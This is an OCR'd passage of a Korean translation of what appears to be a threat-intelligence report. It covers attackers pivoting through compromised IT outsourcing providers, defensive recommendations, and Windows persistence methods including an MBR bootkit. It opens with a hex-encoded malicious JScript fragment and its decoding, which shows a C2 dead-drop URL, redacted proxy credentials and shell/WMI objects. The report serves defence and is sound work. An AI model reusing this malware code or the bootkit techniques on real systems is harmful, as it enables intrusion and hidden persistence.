%26%A6%56%37%42%82%75%36%37%26%97%07%46%96E%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%62%6A%65%63%74%27%29%3B%20
%76%61%72%20%42%61%73%65%36%34%20%3D%20%7B%20%5F%6B%65%79%53%74%72%20%3A%20%22%41%42%43%44%45%46%47%48%49%4A%4B%4C%
4D%4E%4F%50%51%52%53%54%55%56%57%58%59%5A%61%62%63%64%65%66%67%68%69%6A%6B%6C%6D%6E%6F%70%71%72%73%74%75%76%77%
78%79%7A%30%31%32%33%34%35%36%37%38%39%2B%2F%3D%22%2C%20%65%6E%63%6F%64%65%20%3A%20%66%75%6E%63%74%69%6F%6E%20
%28%69%6E%70%75%74%29%20%7B%20%76%61%72%20%6F%75%74%70%75%74%20%3D%20%22%22%3B%20%76%61%72%20%63%68%72%31%2C%20
%63%68%72%32%2C%20%63%68%72%33%2C%20%65%6E%63%31%2C%20%65%6E%63%32%2C%20%65%6E%63%33%2C%20%65%6E%63%34%3B%20%76%61%7-
2%20%69%20%3D%20%30%3B%20%69%6E%70%75%74%20%3D%20%42%61%73%65%36%34%2E%5F%75%74%66%38%5F%65%6E%63%6F%64%65%28%69%6E
%70%75%74%29%3B%20%77%68%69%6C%65%20%28%69%20%3C%20%69%6E%70%75%74%2E%6C%65%6E%67%74%68%29%20%7B%20%63%68%72%31%20
%3D%20%69%6E%70%75%74%2E%63%68%61%72%43%6F%64%65%41%74%28%69%2B%2B%29%3B%20%63%68%72%32%20%3D%20%69%6E%70%75%74%2E%63
%68%61%72%43%6F%64%65%41%74%28%69%2B%2B%29%3B%20%63%68%72%33%20%3D
```

이 파일에 들어 있는 스크립트의 16진수로 암호화된 부분은 아래에 표시된 텍스트로 복호화되었습니다. 이 암호화된 텍스트에는 악성코드가 명령과 ITO로부터 유출된 인증 확인 정보가 들어 있는 하드코드 피해자 프록시 주소를 다운로드한 URL이 포함되어 있었습니다.

```
masterUrl = [‘http://social.technet.microsoft.com/Profile/<REDACTED>’]; var Proxy = [<PROXY_REDACTED>:80’,’<ITO_US-
ER>’,’<ITO_USER_PASSWORD>’]; callUrl = ‘’; vAuth = ‘’; gSleep = 1000 * 60 * 72; vSleep = 500; XML = new ActiveXOb-
ject(‘MSXML2.ServerXMLHTTP.6.0’); oWS = new ActiveXObject(‘WScript.Shell’); oNt = new ActiveXObject(‘WScript.Net-
work’); locator = new ActiveXObject(‘WbemScripting.SWbemLocator’); oWMI = locator.ConnectServer(‘.’, ‘root\\cimv2’);
oFS = new ActiveXObject(‘Scripting.FileSystemObject’); var Base64 = { _keyStr : “ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghi-
jklmnopqrstuvwxyz0123456789+/=”, encode : function (input) { var output = “”; var chr1, chr2, chr3, enc1, enc2, enc3,
enc4; var i = 0; input = Base64._utf8_encode(input); while (i < input.length) { chr1 = input.charCodeAt(i++); chr2 =
input.charCodeAt(i++); chr3 =
```

다음의 다이어그램은 지능형 공격 그룹이 ITO 인프라 내부에서 지속성을 유지하는 방법을 설명합니다.

그림 2 - 공격 다이어그램





그림 3 - 표적 공격 라이프사이클



ITO 서비스 제공자를 침해하는 트렌드는 지능형 공격 그룹이 표적 공격 라이프사이클을 단축할 수 있으므로 상당히 중요합니다. 공격자가 침해된 ITO 인프라를 사용하여 표적 회사의 네트워크로 침투할 때는 기본적으로 공격 라이프사이클의 첫 3단계를 건너뛰었습니다. 공격자는 이미 무제한 접속을 할 수 있는 확대된 권한이 있기 때문에 익스플로잇을 작성하거나 표적 회사로 스피어 피싱 이메일을 보낼 필요가 없습니다. 이렇게 단축하면 공격자가 규모를 조정하여 효율성을 개선하고 임무를 완수하기 위한 노력을 줄일 수 있습니다. ITO 서비스 제공자를 침해하고 표적 공격 라이프사이클의 몇 단계를 건너뛰면 공격자를 방어 또는 탐지하는 것이 점점 더 어려워집니다. 저희는 이러한 트렌드가 외주 서비스 제공자를 통한 운영 비용이 너무 증가하여 공격 그룹이 부담할 수 없을 때까지 계속될 것이라고 예상합니다. 그러면 공격자는 목표를 달성하기 위한 더 쉬운 방법을 찾아볼 것입니다.

권고사항

대기업들은 역사적으로 보안 위험에 대한 인식으로 인해 IT 인프라를 공용 클라우드로 이동하는 것을 경계해 왔습니다. 저희가 조사 과정에서 관찰한 것처럼, 외주 IT 서비스와 관련된 위험이 우려될 수 있습니다. 외주 IT 서비스 제공자를 고용할 예정이거나 이미 고용한 경우에는 다음의 권고사항을 고려하십시오.

다중 인증과 점프 서버를 도입 하십시오

모든 외주 서비스 제공자에게 다중 인증 메커니즘을 적용하고, 가능한 경우, 점프 서버를 통해서 서비스 제공자가 고객의 네트워크 환경에 접속하게 하십시오. 공격자가 외주 서비스 제공자의 네트워크 내부에서 활동하고 있는 경우, 다중 인증을 전용 점프 서버와 함께 사용하면 공격자가 인증을 유출하고 최종 고객(피해자)의 네트워크로 직접 전환하는 것을 방지할 수 있습니다. 또한, 선택한 다중 솔루션은 해당되는 사용자의 액티브 디렉토리 계정과 연계되어야 하고, 다른 계정은 유효하지 않아야 합니다. 하드웨어 기반 토큰 또는 휴대폰 기반 토큰(SMS 로 전달 되는 토큰과 같은)은 다중 인증 방법 중 더 안전한 옵션입니다. 의심스러운 활동에 대해서는 원격 로그온을 반드시 적극적으로 모니터하십시오.

권한이 있는 계정의 사용을 모니터


권한이 있는 계정(외주 서비스 제공자와 관련된 계정 포함)의 사용을 모니터하십시오. 공격자들은 로컬 관리자 계정, 도메인 관리자 계정 및 서비스 계정과 같은 권한이 있는 계정을 표적으로 삼습니다. 이러한 계정들은 다수의 고객/피해자에 대해 잠재적으로 사용될 수 있기 때문에 ITO 관리 시스템 내부에서 특히 가치가 있습니다. 권한이 있는 계정을 관리 및 모니터하는데 사용할 수 있는 다양한 제품/솔루션이 있으나, 조직들은 모든 권한이 있는 계정 소유자에게 인증한 곳을 보여주고 통찰력이 있는 관리자가 의심스러운 활동을 식별할 수 있는 일일 보고서를 보내는 것처럼 간단한 방법을 고려할 수 있습니다.

총 소유 비용

회사들이 외주 서비스 제공자를 이용하는 것을 평가할 때, 외주에 대한 비용 편익 분석 결과를 판단하기 위해 일반적으로 총 소유 비용(TCO)을 평가합니다. 회사들은 TCO 를 평가할 때 제3자 서비스 제공자가 어떤 종류의 네트워크 보안 시스템을 제공하고 있고, 단호한 적들로부터 서비스 제공자의 자체 인프라에 대한 방어를 어떻게 실행하고 있는지를 반드시 알아두어야 합니다. 서비스 제공자가 호스트 기반과 네트워크 기반의 탐지 및 대응 메커니즘을 모두 사용하고 있는지 확인하십시오. 또한 침해 지표를 적용하여 시스템을 적극적으로 모니터하고, 그에 따라 대응하고 있는지 검증하십시오. 데이터 침해 비용 요인에 TCO 모델을 포함하십시오.

침해 사고 대응 계획

침해 사고 대응 계획에는 침해 사고 기간 동안 외주 서비스 제공자를 활용하는 방법에 대한 지시사항을 반드시 포함해야 합니다. 특히, ITO는 일반적으로 강력한 변경 제어 절차를 갖추고 있습니다. 침해 사고 대응자가 공격자만큼 민첩할 수 있도록 정의된 프로세스를 확립하여 침해 기간 동안 그러한 변경 제어를 효율적으로 처리하십시오. 침해 사고 기간 동안 위험을 관리하기 위해 변호사를 고용하십시오. 그러나 법적 문제(침해 사고에 대응하는 동안 침해에 대한 책임을 돌리는 것과 같은)에 대해 ITO에게 연락할 것을 신중히 고려하여 인프라를 관리하는 사람들과 부정적인 영향을 주는 협력을 피하십시오. 변호사는 침해 사고를 신속하고 효과적으로 처리하기 위해 법적 고려사항의 균형을 취하여 외주 서비스 제공자와의 긍정적인 작업 관계를 유지하는 것을 도와줍니다.



되돌아보기,
꾸준하게 사용 되는 공격 방식:
윈도우즈 지속성

맨디언트는 10년이 넘는 기간에 걸쳐 가장 정교한 위협 공격자들을 추적했고, 이러한 경험에 근거하여 위협 공격자의 툴, 전술, 절차(TTP)에 대한 독특한 통찰력을 제공했습니다. 특별히 관심이 있는 한 가지 분야는 위협 공격자들이 사용하는 지속성 메커니즘으로서, 침해된 시스템을 재시작한 후에 악성코드를 실행하는 것을 확인하기 위한 것입니다. 악성코드가 지속성을 유지하는 방법을 이해하면 조사자에게 추가 침해 시스템을 식별하기 위해 사용할 수 있는 뛰어난 침해 지표(IOC)를 제공합니다.

맨디언트는 역사적으로 보통 잠복성보다 안정성과 단순성을 선호하는 매우 다양한 악성코드 지속성 기법을 관찰했습니다. 가장 단순한 지속성 기법에는 윈도우즈 서비스를 작성 또는 변경하거나 악성 파일을 레지스트리 실행 키에 추가하는 것이 포함됩니다. 테이블 1에는 맨디언트가 식별했고 이전의 M-Trends 보고서에서 설명한 일반적인 지속성 기법의 샘플이 들어 있습니다.

테이블 1: 일반적이고 역사적으로 식별된 지속성 메커니즘

지속성 메커니즘	설명
윈도우즈 서비스	윈도우즈 서비스는 시스템 시동 시간에 시작하여 백그라운드에서 실행하도록 설정된 프로그램입니다. 공격자들은 보통 새 윈도우즈 서비스를 작성하거나 기존의 서비스를 하이재킹하여 지속성을 유지합니다.
윈도우즈 레지스트리	윈도우즈 레지스트리는 시스템 스타트업에서 파일을 실행하기 위한 수많은 방법을 제공합니다.
DLL 검색 순서 하이재킹	동적 연결 라이브러리 검색 순서의 이용을 통해서, 특정한 이름 및 위치가 있는 악성 파일은 합법적이고 취약한 애플리케이션에 의해 로드될 수 있습니다.
그룹 정책 객체(GPO)의 변경	사용자가 사용자 로그온을 관리하는 GPO의 변경을 통해서 시스템으로 로그온할 때, 위협 공격자는 시스템에 악성코드를 시작하라고 지시할 수 있습니다.
공통 객체 모델(COM) 객체의 사용	COM 객체는 서로 통신 및 대화하는 애플리케이션에 대한 메커니즘을 제공합니다. COM 객체를 하이재킹함으로써, 악성코드는 다른 애플리케이션이 COM 객체와 대화를 시도할 때 로드할 수 있습니다.
기존 시스템 바이너리의 변경	위협 공격자는 기존의 합법적인 시스템 바이너리를 변경하여 아직 여전히 의도한대로 작동하는 컴퓨터 파괴 프로그램을 시작하는 악성코드를 포함할 수 있습니다.
윈도우즈 예약 작업	위협 공격자는 윈도우즈 예약 작업을 이용하여 특정한 시간 또는 시스템 스타트업과 같은 시스템 트리거에 근거한 악성 파일을 실행할 수 있습니다.
윈도우즈 관리 도구(WMI)	WMI는 애플리케이션을 트리거하여 지정된 객체의 상태에 대한 변경에 근거하여 실행할 수 있는 프레임워크를 제공합니다. 이 도구는 예약 작업과 유사하게 특정한 시간 또는 시스템 스타트업을 포함할 수 있습니다.
악성 윈도우즈 보안 패키지	윈도우즈 보안 패키지는 시스템 스타트업에서 윈도우즈 로컬 보안 인증(LSA)이 로드할 DLL 세트입니다. 위협 공격자는 악성 보안 패키지를 추가하여 시스템 재시작들에 대해 지속할 수 있습니다.

최신 지속성 메커니즘

지속성에 대한 신뢰할 수 있는 방법은 악성코드 작성자들에게 그들이 원하는 안정성을 계속 제공하나, 위협 공격자는 잠복성 및 난독화에 집중하는 새 지속성 기법을 계속 개발합니다. 다음은 맨디언트가 작년에 침해를 조사하는 동안 식별된 몇 가지 흥미있는 지속성 기법입니다.

마스터 부트 레코드(MBR) 및 볼륨 부트 레코드(VBR) 부트킷

맨디언트는 작년에 위협 공격자들이 운영체제가 로드되기도 전에 악성코드를 실행할 수 있도록 마스터 부트 레코드(MBR) 및 볼륨 부트 레코드(VBR)를 변경하는 것을 관찰했습니다. 이 기법은 "부트킷" 작성이라고 알려져 있습니다. 윈도우즈 시스템에서, MBR은 드라이브에서 파일 시스템이 들어 있는 파티션을 조직화하는 방법에 대한 정보를 저장합니다. MBR은 디스크에 있는 활성 파티션을 식별하고 컨트롤을 VBR로 통과시킵니다. VBR에는 운영체제를 로드하는 코드가 들어 있습니다. 그림 1은 부트 프로세스의 간소화된 버전을 나타냅니다.

MBR 부트킷

맨디언트가 식별했고, 내부적으로 록부트라고 알려진 한 MBR 부트킷은 윈도우즈 XP, 윈도우즈 서버 2003, 윈도우즈 7 및 윈도우즈 2008/2012 운영체제를 특별히 표적으로 삼습니다. MBR 부트킷은 BIOS가 컨트롤을 MBR로 통과시킬 때 부트 프로세스를 하이재킹함으로써 작동합니다. 이 부트킷은 대부분의 기술들이 MBR을 간과하기 때문에 기존의 탐지 및 방어를 회피하는 데 도움이 됩니다. 위협 공격자는 64비트 패킹 실행 파일을 사용하여 MBR 부트킷을 설치합니다. MBR 부트킷 인스톨러를 실행할 때, 위협 공격자는 시스템 재시동에서 지속적으로 남아 있기를 원하는 백도어에 대한 파일 이름을 제공합니다. 그 다음에, 인스톨러는 디스크에 드라이브를 설치하고, 공격자에게 디스크에 대한 원시 읽기 및 쓰기 접속을 제공합니다. 궁극적으로, 이러한 수준의 디스크 조작을 달성하면 공격자가 MBR 부트킷을 설치할 수 있습니다. 설치하는 동안, 악성코드는 NTFS를 사용하여 포맷된 모든 논리 드라이브를 반복하고, 명령줄에 기재된 백도어의 암호화된 버전을 2곳의 장소(한 장소는 디스크에 들어 있는 파일, 다른 장소는 파일 시스템의 끝부분 가까이에 있는 할당되지 않은 섹터)에 저장하려고 시도합니다. 할당되지 않은 섹터에 저장된 백도어는 디스크에 들어 있는 파일이 삭제되는 경우 백업 역할을 합니다.

그림 1: 간단한 부트 프로세스

인스톨러는 2개의 백도어 사본이 디스크에 저장되었다는 것을 확인한 다음, 변경된 MBR의 설치를 계속 진행합니다. 인스톨러는 먼저 합법적인 MBR의 암호화된 사본을 작성하고, 그것을 물리적 드라이브에 할당되지 않은 공간에 씁니다. 그 다음에, 인스톨러는 합법적인 MBR을 대신하여 악성 MBR의 섹션들을 복사하여 원래의 파티션 테이블과 오류 메시지를 보존합니다. 악성코드는 MBR이 %WinDir% (윈도우즈 운영체제가 어디에 설치되었는지를 가리키는)이 위치한 파일 시스템이 들어 있는 물리적 드라이브에서만 변경되고 MBR이 이전에 변경된 적이 없다는 것을 확인합니다.

실행의 4단계

MBR 부트킷이 설치되면, 차후에 시동을 할 때마다 다음의 실행의 4단계가 발생합니다:

- **1단계** - 악성 MBR: 윈도우즈 BIOS는 변경된 MBR을 로드하고, 그 다음에 변경된 MBR이 2 단계에서 이 코드를 로드합니다.
- **2단계** - 초기 로더: 이전에 디스크에 들어 있는 파일로, 그리고 할당되지 않은 클러스터에 저장된 3단계 코드를 로드합니다 .
- **3단계** - 2차 로더: 백도어의 설치와 설정을 활성화하는 코드를 로드합니다. 3단계 코드는 백도어의 위치가 표시된 서비스 이름을 겹쳐써서 기존의 윈도우즈 서비스를 하이재킹함으로써 운영체제를 시작할 때 백도어가 로드된다는 것을 확인합니다. 3단계의 끝부분에서, 컨트롤은 합법적인 MBR로 다시 전달되어, 운영체제를 부팅할 수 있습니다.
- **4단계** - 백도어 로더: 디스크에서 백도어를 로드합니다. 또한 4단계 코드는 하이재킹된 윈도우즈 서비스를 원래의 상태로 교체하고, 예상대로 합법적인 서비스를 로드합니다.

그림 2는 MBR 부트킷의 부트 순서에 대한 간단한 설명을 제공합니다.

그림 2: 간단한 MBR 부트킷 실행

VBR 부트킷

